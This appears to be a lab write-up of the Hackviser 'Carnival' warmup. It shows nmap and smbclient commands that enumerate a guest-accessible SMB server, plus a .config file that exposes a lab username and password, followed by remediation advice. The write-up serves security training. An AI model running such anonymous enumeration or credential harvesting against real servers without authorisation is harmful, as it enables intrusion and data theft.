

Executive Summary

An SMB Server with guest access enabled allowed for easy enumeration of the login username & password. It also revealed information about the server and most of the file shares on it.

Introduction

SMB is a windows service which allows file sharing using a remote server. At the time of writing this, SMBv1 has been deprecated, while v2 and v3 remain active.

Target: 172.20.14.89

Engagement: Hackviser “Carnival” Warmup

Objective

Enumerate SMB and attempt to gain full access or credentials which can later be used to gain full access to the fileshares.

Scope

The scope of this engagement is only the target machine. This is a grey-box engagement.


Information Given: SMB is probably running

Methodology

Nmap and smbclient were used for enumeration.

Findings


We will first conduct a port scan on the target to enumerate any services running.



```
[yessirman32@parrot]~  
$ sudo nmap -T4 -sS 172.20.14.89  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-19 07:32 EDT  
Nmap scan report for 172.20.14.89  
Host is up (0.12s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE  
135/tcp    open  msrcpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
5985/tcp   open  wsman  
  
Nmap done: 1 IP address (1 host up) scanned in 20.63 seconds  
[yessirman32@parrot]~  
$
```

Based on the results, we have an interesting find. Port 445 is the port which runs SMB (Server Message Block) protocol. This confirms the suspicion that SMB was probably running.

We will use smbclient to enumerate this protocol.



```
[yessirman32@parrot]~  
$ smbclient --no-pass -L 172.20.14.89  
  
Sharename      Type      Comment  
-----  
ADMIN$         Disk      Remote Admin  
C$             Disk      Default share  
IPC$           IPC       Remote IPC  
Projects        Disk      Looks Interesting  
Users          Disk  
  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 172.20.14.89 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- no workgroup available  
[yessirman32@parrot]~  
$
```

Here we can see a list of shares on the server. We see a comment about “Projects” that says Looks Interesting. We also see that no password is required. This probably means guest / anonymous access is allowed.

We will now connect to the “Projects” Fileshare

```
[yessirman32@parrot]~$ smbclient --no-pass '\\172.20.14.89\Projects'
Try "help" to get a list of possible commands.
smb: \> help
?
blocksize      allinfo      altname      archive      backup
chown          cancel       case_sensitive cd            chmod
close         close        del          deltree      dir
du            echo         exit         get           getfacl
geteas        hardlink     help         history      iosize
lcd          link         lock         lowercase    ls
l            mask        md           mget         mkdir
mkfifo       more        mput         newer        notify
open         posix       posix_encrypt posix_open   posix_mkdir
posix_rmdir  posix_unlink q            print        prompt
put          pwd         recurse      reget        rename
readlink     rd          rmdir        showacls     setea
reput        rcopy       stat          symlink      tar
setmode      timeout     translate    unlock       volume
tarmode      wdel       logon         listconnect  showconnect
vuid         tdis       tid          utimes       logoff
tcon
..
smb: \> ls
.                D            0   Thu Jan  4 06:56:44 2024
..               D            0   Thu Jan  4 06:56:44 2024
```

We were able to connect yet again without a password. This is a huge vulnerability on many SMB servers.

In the projects directory, we see a project named “Bird”

```
smb: \> ls
.                D            0   Thu Jan  4 06:56:44 2024
..               D            0   Thu Jan  4 06:56:44 2024
Bird             D            0   Thu Jan  4 06:57:38 2024


10344703 blocks of size 4096. 7828631 blocks available
smb: \>
```

Looking in the bird directory, there is a file “.config”

```
smb: \> cd Bird
smb: \Bird\> ls
.                D            0   Thu Jan  4 06:57:38 2024
..               D            0   Thu Jan  4 06:57:38 2024
.config          A            79   Thu Jan  4 06:53:22 2024
Abp.sln          A          49780  Thu Jan  4 06:53:23 2024
appveyor.yml     A           148   Thu Jan  4 06:53:22 2024
build            D            0   Thu Jan  4 06:53:23 2024
global.json      A            76   Thu Jan  4 06:53:23 2024
NuGet.Config     A            75   Thu Jan  4 06:53:22 2024
nupkg            D            0   Thu Jan  4 06:53:22 2024
src              D            0   Thu Jan  4 06:57:48 2024

10344703 blocks of size 4096. 7828591 blocks available
smb: \Bird\>
```

We can use the “more <filename>” command to look at this file



```
~ : smbclient — Konsole
File Edit View Bookmarks Plugins Settings Help
- : sudo x ~ : smbclient x
CONNECTION_USER=hackviser
CONNECTION_PASS=5afcb573-d71e-490f-841a-accab64082c2
/tmp/smbmore.rq57Wu (END)
```

And this reveals the connection password (Has been rotated post engagement)

Testing these credentials was not in the scope of this lab. However, in a real engagement, all credentials should be tested thoroughly.

While there is no direct CVSS Rating, we will consider the severity to be **high**.

Remediation

If logging is enabled, log unauthorized entries, save them, and their hashes in a secure location.

Disconnect the server from the network, then reconnect it once remediation is complete.

If this server is running an old version of SMB, update it to run newer versions.

Disable anonymous / guest access, ensure all users require a password to login to the server.

Rotate the connection user and password, then remove the .config file or store it in a secure location.

Don't leave comments like "Looks Interesting" unless for a honeypot.

Conclusion

An SMB Server had guest access enabled, which allowed for connection without a username or password. There was a config file which then revealed said username & password.